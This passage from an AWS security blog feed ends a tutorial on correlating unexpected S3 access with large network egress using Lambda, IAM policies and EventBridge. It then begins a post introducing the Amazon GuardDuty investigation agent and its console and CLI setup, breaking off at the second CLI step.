            ip = private_ip_for_principal(row.get("userIdentity.principalId", ""))
            if ip and egress_bytes(ip, start, end) > 1_000_000_000:
                message += (
                    f" The same source ({ip}) also sent a large volume of "
                    f"data to external destinations in the same window."
                )

            sns.publish(
                TopicArn=SNS_TOPIC,
                Subject="Unexpected S3 access detected",
                Message=message,
            )
    except ClientError as error:
        logger.error(f"AWS API error: {error}")
        raise
    except Exception as error:
        logger.error(f"Unexpected error: {error}")
        raise
    finally:
        logger.info("Correlation check completed")

  1. On the Configuration tab, choose General configuration, then choose Edit. Set Timeout to 5 minutes (300 seconds). CloudWatch Logs Insights queries run asynchronously and can take 30 to 60 seconds against large log groups. Choose Save.
  2. On the Configuration tab, choose Environment variables, then choose Edit, and add CLOUDTRAIL_LOG_GROUP, FLOWLOGS_LOG_GROUP, SNS_TOPIC_ARN, SENSITIVE_BUCKET, and THRESHOLD_READS.
  3. On the Configuration tab, choose Permissions, open the execution role, and attach the following least-privilege policy.
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": ["logs:StartQuery", "logs:GetQueryResults"],
      "Resource": [
        "arn:aws:logs:REGION:ACCOUNT-ID:log-group:aws-cloudtrail-logs-my-trail:*",
        "arn:aws:logs:REGION:ACCOUNT-ID:log-group:vpc-flow-logs:*"
      ]
    },
    {
      "Effect": "Allow",
      "Action": "ec2:DescribeInstances",
      "Resource": "*"
    },
    {
      "Effect": "Allow",
      "Action": "sns:Publish",
      "Resource": "arn:aws:sns:REGION:ACCOUNT-ID:security-correlation-alerts"
    }
  ]
}

Replace REGION, ACCOUNT-ID, and the log-group names with your values. The ec2:DescribeInstances action doesn’t support resource-level permissions, so Resource: "*" is required for that statement; the other statements are scoped to specific ARNs.

To schedule automated runs

Amazon EventBridge (a serverless event bus that connects applications using events) runs targets on a schedule. Create one from the command line, using the role you made earlier.

aws scheduler create-schedule \
  --name s3-access-correlation-hourly \
  --schedule-expression "rate(1 hour)" \
  --target "Arn=arn:aws:lambda:REGION:ACCOUNT-ID:function:CorrelationFunction,RoleArn=arn:aws:iam::ACCOUNT-ID:role/EventBridgeSchedulerRole" \
  --flexible-time-window "Mode=OFF"

Step 6: Add enrichment context (optional)

Enrichment cuts triage time by adding an independent signal, but it isn’t required for the correlation to work. This step adds costs. You pay your geolocation provider for API calls, and the additional Lambda execution time increases your Lambda charges. To add IP geolocation, sign up for a geolocation API, add this function to the code, and call it where the handler resolves an IP.

import urllib.request
import json

def geo_context(ip_address):
    """Enrich an IP address with geolocation data from your provider."""
    try:
        url = f"https://your-geolocation-api.example/json/{ip_address}"
        with urllib.request.urlopen(url, timeout=5) as response:
            data = json.load(response)
        return {
            "country": data.get("country_name"),
            "city": data.get("city"),
            "org": data.get("org"),
        }
    except Exception as error:
        logger.warning(f"Geolocation lookup failed for {ip_address}: {error}")
        return None

Inside the handler’s loop, after you resolve ip, append the location to the alert.

            if ip:
                geo = geo_context(ip)
                if geo:
                    message += (
                        f" Source location: {geo['city']}, "
                        f"{geo['country']} ({geo['org']})."
                    )

Step 7: Scale to additional patterns and accounts


As your library grows, move the logic into automated pipelines with EventBridge, Lambda, and AWS Step Functions (a serverless orchestration service that coordinates multiple services into workflows), and surface correlations next to findings in Security Hub. For cross-service correlation at scale, CloudWatch unified data and telemetry capabilities can convert security and compliance data into the OCSF format and let you query sources such as CloudTrail, VPC Flow Logs, and DNS logs from one interface. Security Lake with Athena is a strong option for long-term analysis. Choose the endpoint that fits your retention and query needs.


Figure 3 shows a correlation pipeline built on AWS services including EventBridge, Lambda, Step Functions, and AWS Security Hub. The pipeline runs from data sources through scheduled queries and enrichment to automated response and centralized visibility.

Figure 3: A correlation pipeline built on AWS services

Figure 3: A correlation pipeline built on AWS services

Conclusion

You now have four correlation patterns that layer your business context on top of GuardDuty Extended Threat Detection to catch attacks specific to your environment. A few principles carry across every correlation you build.

  • Identity is your primary correlation key: Track the same principal across services.
  • Time windows matter, but they depend on the attack: Events minutes apart are usually related for fast, automated sequences; the ten-minute bins here work for that pattern. Slow or manual reconnaissance can stretch across hours or days, so widen the window when the pattern is deliberate rather than automated.
  • Context is what you add: Your data classification, access norms, resource ownership, and change windows are signals you bring to detection.
  • Start with one rule: A single well-tuned correlation catches more significant activity than a wall of uncorrelated alerts.

GuardDuty Extended Threat Detection handles the multi-stage patterns common across customers. The correlations in this post add the layer that only your business context can supply. Start with one pattern this week, validate it against your own traffic, and add the next pattern after the first proves reliable.

Have you built correlation rules for patterns not covered here? Share your experience in the Comments section below.

Further reading


Nisha Kashyap

Nisha Kashyap

Nisha Kashyap is a Senior Support Security Engineer at AWS. She works on threat detection and security operations, helping customers investigate security events and build detection that connects signals across AWS services and reflects their own environment.

Introducing the Amazon GuardDuty investigation agent: on-demand AI-powered threat assessment

Post Syndicated from Allan Holmes original https://aws.amazon.com/blogs/security/introducing-the-amazon-guardduty-investigation-agent-on-demand-ai-powered-threat-assessment/

The new Amazon GuardDuty investigation agent (now in public preview) investigates security findings across your Amazon Web Services (AWS) environment, reducing investigation time from hours to minutes.

GuardDuty is our managed threat detection service that continuously monitors your AWS accounts and workloads for suspicious, potentially malicious activity, and unauthorized behavior, delivering detailed security findings for visibility and remediation.

Whether you’re investigating a single suspicious finding or assessing security posture across your entire organization, the investigation agent provides structured assessments providing risk levels, confidence scores, and actionable recommendations.

Security teams can spend hours investigating security findings and correlating data across multiple tools. The GuardDuty investigation agent automates this correlation, providing actionable intelligence, built directly into GuardDuty and accessible on demand through the AWS Management Console, AWS Command Line Interface (AWS CLI), AWS APIs, or AWS SDKs.

This post shows you how to:

  • Enable the investigation agent in your GuardDuty console.
  • Create your first investigation through the console or AWS CLI.
  • Use the investigation agent with the AWS MCP server for AI-assisted security operations

Key features of the GuardDuty investigation agent

The GuardDuty investigation agent provides APIs using the same patterns you already know from GuardDuty. Each completed investigation returns a risk level, confidence assessment, MITRE ATT&CK® technique mapping, resource mapping, and prioritized recommendations.

You can scope investigations from the console for a specific finding, an account, or all accounts across your organization. Alternatively, the AWS CLI and API accept a free-form trigger prompt of up to 2,048 characters, so you can describe what to investigate in natural language and guide the analysis of the agent by specifying areas of concern, suspected root causes, or priorities for the investigation.

The investigation agent APIs are also available through the official AWS MCP server, part of the Agent Toolkit for AWS, enabling integration into your existing security toolchains and AI-powered workflows. You don’t need to manage or interact with the agent directly. Call API endpoints, and the agent investigates findings, correlates evidence, and delivers an assessment without the overhead of managing complex configurations.

How the investigation agent analyzes findings

When you create an investigation, the agent uses cross-Region inference to process your findings based on scope and produces a structured output.

Cross-Region inference – GuardDuty investigation uses the Cross-Region Inference Service (CRIS), which selects the optimal AWS Region within your geography to process the investigation assessment. Your data remains stored only in the Region where the investigation request originates. However, investigation data and summary results might be processed outside that Region. Data is transmitted encrypted across the secure network provided by Amazon.

For more information about which inference Regions your request might be routed to see the Cross-Region inference routing table located in the investigation section of the Amazon GuardDuty User Guide.

Investigation output – Each completed investigation produces the following insights: Risk level (Info, Low, Medium, High, or Critical), Confidence (Unknown, Low, Medium, or High), Summary (description of findings and key observations), Investigation Details (additional context), and Recommended Actions (detailed actions including AWS CLI commands).

Account scoping – Account specification is required only when investigating a specific member account. For broader scopes such as your entire organization, no account ID is needed. The agent will only investigate findings within accounts you’re authorized to access per the authorization model that follows.

Prerequisites

Before you get started, make sure you have the following prerequisites in place:

  • Amazon GuardDuty enabled in your account
  • AWS account in a supported Region (see Availability section)

Required IAM permissions

You will need three new permissions: guardduty:CreateInvestigation to start new investigations, guardduty:GetInvestigation to retrieve results, and guardduty:ListInvestigations to view investigations for a given detector.

Example IAM policy:

{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "guardduty:CreateInvestigation",
        "guardduty:GetInvestigation",
        "guardduty:ListInvestigations"
      ],
      "Resource": "*"
    }
  ]
}

Authorization model

Administrator accounts can create investigations, retrieve results, and view investigation lists for themselves and their member accounts. Member accounts can only retrieve results and view investigation lists for their own account. Member accounts can’t create investigations and can’t access investigations belonging to other accounts or the administrator account. Account specification is required only when investigating a specific member account. For your own account or accounts across your organization, no account ID is needed.

To enable and create your first investigation

Before you begin, verify you have the required IAM permissions as described in the prerequisites .

  1. Open the AWS Management Console in the desired supported Region and navigate to Amazon GuardDuty.

  2. In the navigation pane, choose Investigations.

Figure 1: GuardDuty investigation dashboard

Figure 1: GuardDuty investigation dashboard


  1. If investigations aren’t enabled choose Go to Settings and then enable investigations by choosing Enable.
Figure 2: GuardDuty investigations enablement screen

Figure 2: GuardDuty investigations enablement screen

  1. After investigations are enabled, navigate back to the investigations page.

  2. In the navigation pane, choose Initiate Investigation.
Figure 3: GuardDuty initiate investigation

Figure 3: GuardDuty initiate investigation


  1. Select a scope for your investigation:
    • Enter a GuardDuty Finding ID: Use when you want to investigate a specific GuardDuty finding in depth
    • Enter an AWS Account ID: Use when you want to assess the overall security posture of a specific AWS account
    • All accounts: Use for organization-wide security assessment or when investigating potential lateral movement
    • Choose Initiate investigation.
Figure 4: GuardDuty investigation setup

Figure 4: GuardDuty investigation setup

  1. Wait for the investigation to complete (typically 2–5 minutes for account level and 10–12 minutes for specific finding investigations during preview). The status updates automatically.
  2. When the investigation completes, select the investigation title to view the full assessment.
Figure 5: GuardDuty investigation completed menu

Figure 5: GuardDuty investigation completed menu



The investigation assessment contains detailed information about the investigation including general information, a summary of the investigation, mapping, assessment of the threat, and recommended actions.


The General Information section displays the investigation ID, status, triggered-by account, and creation timestamp.

Figure 6: General information section of the assessment

Figure 6: General information section of the assessment


The summary section provides a narrative of key observations and findings.

Figure 7: Summary section of the assessment

Figure 7: Summary section of the assessment


The mapping section shows attack techniques and affected AWS resources.

Figure 8: MITRE ATT&CK mapping section of the assessment

Figure 8: MITRE ATT&CK mapping section of the assessment


The Threat Assessment section displays the risk level, confidence score, and detailed threat analysis.

Figure 9: Threat assessment section

Figure 9: Threat assessment section


The Recommended Actions section lists prioritized remediation steps.

Figure 10: Recommended actions section of the assessment

Figure 10: Recommended actions section of the assessment

Investigations can also be conducted with the AWS CLI or SDK using the following API endpoints:

  • CreateInvestigation – Initiates a GuardDuty investigation that automatically analyzes security findings, correlates related activity, performs account-level analysis, and produces a structured investigation summary with recommended next steps.
  • GetInvestigation – Retrieve the status and results of a specific investigation, including the assessment from the agent, correlated evidence, and recommended actions when completed.
  • ListInvestigations – View investigations across your environment with filtering and pagination.

To run investigations using the AWS CLI

Investigations are asynchronous because the agent queries multiple data sources, correlates findings across services, and performs AI-based analysis. After creating an investigation, you’ll need to check its status periodically until it completes.

Step 1: Find your detector ID

Each GuardDuty deployment has a unique detector ID per-account and per-Region that identifies your specific GuardDuty configuration. You will need this for all AWS CLI operations, especially if you have GuardDuty enabled in multiple Regions. You can find your detector ID in the GuardDuty console under Settings, or by running the following command and specifying the Region. For example, if the GuardDuty detector of interest were in the us-east-1 (N. Virginia) Region

aws guardduty list-detectors –-region=us-east-1

Expected response:

{
  "DetectorIds": [
    "12abc34d567e8fa901bc2d34eexample"
  ]
}

Note: the DetectorIDvalue from the response, you will use it in all subsequent commands.

Or if working only in the same Region, the session can be set as an environment variable to avoid repetition, for example on Linux:

export AWS_DEFAULT_REGION=us-east-1

See the AWS CLI documentation for guidance on configuring this for additional operating systems.

Step 2: Create an investigation

